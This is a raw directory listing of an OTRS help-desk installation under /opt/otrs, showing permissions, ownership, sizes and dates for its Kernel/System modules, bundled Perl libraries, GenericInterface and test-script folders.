drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/System/SLA
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Web
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/Web/UploadCache
drwxrwsr-x. 4 otrs apache 98 Feb 5 2016 /opt/otrs/Kernel/System/Auth
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/System/Auth/Sync
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/System/Auth/TwoFactor
drwxrwsr-x. 3 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/CustomerCompany
drwxrwsr-x. 2 otrs apache 56 Feb 5 2016 /opt/otrs/Kernel/System/CustomerCompany/Event
drwxrwsr-x. 3 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/System/User
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/User/Preferences
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/System/Daemon

drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Daemon/DaemonModules
drwxrwsr-x. 2 otrs apache 98 Feb 5 2016
/opt/otrs/Kernel/System/Daemon/DaemonModules/SchedulerTaskWorker
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/Package
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/System/Package/Event
drwxrwsr-x. 2 otrs apache 98 Feb 5 2016 /opt/otrs/Kernel/System/MailAccount
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/Kernel/System/Cache
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/System/Crypt
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Email
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/Kernel/System/Queue
drwxrwsr-x. 2 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/System/Queue/Event
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/System/Stats
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016 /opt/otrs/Kernel/System/Stats/Static
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Stats/Dynamic
drwxrwsr-x. 9 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Ticket
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Acl
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/ArticleSearchIndex
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Event
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016
/opt/otrs/Kernel/System/Ticket/Event/NotificationEvent
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016
/opt/otrs/Kernel/System/Ticket/Event/NotificationEvent/Transport
drwxrwsr-x. 2 otrs apache 81 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Number
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/IndexAccelerator
drwxrwsr-x. 2 otrs apache 94 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/Permission
drwxrwsr-x. 2 otrs apache 80 Feb 5 2016 /opt/otrs/Kernel/System/Ticket/CustomerPermission
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/ProcessManagement/DB
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016
/opt/otrs/Kernel/System/ProcessManagement/DB/Process
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/ProcessManagement/TransitionAction
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016
/opt/otrs/Kernel/System/ProcessManagement/TransitionValidation
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/System/CloudService
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/Kernel/System/CloudService/Backend
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/Filter
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/LoopProtection
drwxrwsr-x. 2 otrs apache 96 Feb 5 2016 /opt/otrs/Kernel/System/PostMaster/FollowUpCheck
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/System/Console
drwxrwsr-x. 6 otrs apache 83 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command
drwxrwsr-x. 6 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Dev
drwxrwsr-x. 3 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Dev/Code
drwxrwsr-x. 4 otrs apache 66 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/ConsoleCommand
drwxrwsr-x. 3 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/UnitTest

drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Code/Generate/UnitTest/Backend
drwxrwsr-x. 2 otrs apache 46 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Package
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools/Migrate
drwxrwsr-x. 2 otrs apache 69 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/Tools/Database
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Dev/UnitTest
drwxrwsr-x. 15 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Admin
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/CustomerCompany
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Role
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/User
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Package
drwxrwsr-x. 2 otrs apache 77 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Group
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Queue
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Article
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/TicketType
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/Service
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/CustomerUser
drwxrwsr-x. 2 otrs apache 79 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/WebService
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/SystemAddress
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Admin/StandardTemplate
drwxrwsr-x. 18 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Maint
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Daemon
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Config
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Cache
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SMIME
drwxrwsr-x. 3 otrs apache 40 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Stats

drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Stats/Dashboard
drwxrwsr-x. 2 otrs apache 51 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Loader
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Ticket
drwxrwsr-x. 2 otrs apache 75 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/PostMaster
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Registration
drwxrwsr-x. 2 otrs apache 86 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Session
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/CloudServices
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/GenericAgent
drwxrwsr-x. 3 otrs apache 56 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Database
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/Database/MySQL
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SupportData
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/SupportBundle
drwxrwsr-x. 2 otrs apache 59 Feb 5 2016
/opt/otrs/Kernel/System/Console/Command/Maint/OTRSBusiness
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/Console/Command/Internal
drwxrwsr-x. 2 otrs apache 78 Feb 5 2016 /opt/otrs/Kernel/System/SysConfig
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/System/LinkObject
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/System/Service
drwxrwsr-x. 4 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField/Driver
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016
/opt/otrs/Kernel/System/DynamicField/Driver/ProcessManagement
drwxrwsr-x. 2 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/System/DynamicField/ObjectType
drwxrwsr-x. 3 otrs apache 87 Feb 5 2016 /opt/otrs/Kernel/System/CustomerAuth
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/System/CustomerAuth/TwoFactor
drwxrwsr-x. 4 otrs apache 62 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser/Preferences
drwxrwsr-x. 2 otrs apache 86 Feb 5 2016 /opt/otrs/Kernel/System/CustomerUser/Event
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/System/GenericAgent
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/Kernel/System/UnitTest
drwxrwsr-x. 4 otrs apache 92 Feb 5 2016 /opt/otrs/Kernel/System/SupportDataCollector
drwxrwsr-x. 6 otrs apache 57 Feb 5 2016 /opt/otrs/Kernel/System/SupportDataCollector/Plugin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OS
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OTRS
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/OTRS/Ticket

drwxrwsr-x. 4 otrs apache 76 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver
drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver/IIS
drwxrwsr-x. 2 otrs apache 68 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Webserver/Apache
drwxrwsr-x. 6 otrs apache 83 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/mssql
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/mysql
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/oracle
drwxrwsr-x. 2 otrs apache 73 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/Plugin/Database/postgresql
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/PluginAsynchronous
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016
/opt/otrs/Kernel/System/SupportDataCollector/PluginAsynchronous/OTRS
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/AuthSession
drwxrwsr-x. 2 otrs apache 96 Feb 5 2016 /opt/otrs/Kernel/System/GenericInterface
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/Kernel/System/VirtualFS
drwxrwsr-x. 40 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/IO
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/HTML
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/File
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/Parse
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CGI/Emulate
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/CSS
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP
drwxrwsr-x. 2 otrs apache 51 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP/Authen
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP/Protocol
drwxrwsr-x. 3 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2
drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic/Basic
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic/PDF/Filter
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Content
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource
drwxrwsr-x. 3 otrs apache 92 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/Font
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/Font/CoreFont
drwxrwsr-x. 3 otrs apache 74 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/ColorSpace
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/ColorSpace/Indexed
drwxrwsr-x. 5 otrs apache 81 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/CIDFont
drwxrwsr-x. 2 otrs apache 89 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/CIDFont/CMap

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/CIDFont/CJKFont
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/CIDFont/TrueType
drwxrwsr-x. 4 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/XObject
drwxrwsr-x. 3 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/XObject/Form
drwxrwsr-x. 2 otrs apache 90 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/XObject/Form/BarCode
drwxrwsr-x. 2 otrs apache 85 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/XObject/Image
drwxrwsr-x. 5 otrs apache 88 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/HTTP
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/IMAP
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/IMAP/Simple
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/SSLGlue
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Pod
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI/urn
drwxrwsr-x. 2 otrs apache 101 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI/file
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Set
drwxrwsr-x. 3 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Sys
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Sys/Hostname
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/XML
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/XML/Parser
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Apache
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Date
drwxrwsr-x. 2 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTML
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP/Request
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP/Headers
drwxrwsr-x. 3 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Kern
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Mort
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Woff
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Features
drwxrwsr-x. 4 otrs apache 64 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON/PP
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON/backportPP
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME
drwxrwsr-x. 2 otrs apache 79 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Field
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Parser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Decoder
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail
drwxrwsr-x. 2 otrs apache 55 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail/Field
drwxrwsr-x. 2 otrs apache 102 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail/Mailer
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/REST
drwxrwsr-x. 4 otrs apache 84 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP
drwxrwsr-x. 3 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Lite
drwxrwsr-x. 2 otrs apache 104 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Lite/Deserializer

drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Transport
drwxrwsr-x. 3 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Text
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Text/Diff
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML/Dumper
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML/Loader
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Algorithm
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Encode
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Apache2
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Class
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Class/Inspector
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Crypt
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib>Email
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel
drwxrwsr-x. 3 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX/Package
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX/Chart
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Linux
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Lingua
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Lingua/Translit
drwxrwsr-x. 3 otrs apache 102 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Locale
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Locale/Codes
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Module
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote
drwxrwsr-x. 2 otrs apache 50 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote/Mock
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote/Driver
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/Selenium/Remote/Driver/Firefox
drwxrwsr-x. 3 otrs apache 27 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mozilla
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mozilla/CA
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JavaScript
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Schedule
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Schedule/Cron
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Language
drwxrwsr-x. 2 otrs apache 8192 Apr 9 13:35 /opt/otrs/Kernel/Modules
drwxrwsr-x. 7 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/GenericInterface
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Event
drwxrwsr-x. 5 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Test
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Ticket
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Session
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Invoker
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Invoker/Test
drwxrwsr-x. 2 otrs apache 74 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Mapping
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Transport
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Transport/HTTP
drwxrwsr-x. 7 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts
drwxrwsr-x. 39 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DB

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DB/XML
drwxrwsr-x. 3 otrs apache 15 Feb 5 2016 /opt/otrs/scripts/test/ACL
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/scripts/test/ACL/DB
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/PGP
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/scripts/test/CPAN
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Main
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/scripts/test/CustomerCompany
drwxrwsr-x. 2 otrs apache 68 Feb 5 2016 /opt/otrs/scripts/test/Time
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/YAML
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Daemon
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Daemon/DaemonModules
drwxrwsr-x. 2 otrs apache 94 Feb 5 2016

/opt/otrs/scripts/test/Daemon/DaemonModules/SchedulerTaskWorker
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Config
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Package
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Cache
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/scripts/test/Email
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/scripts/test/Event
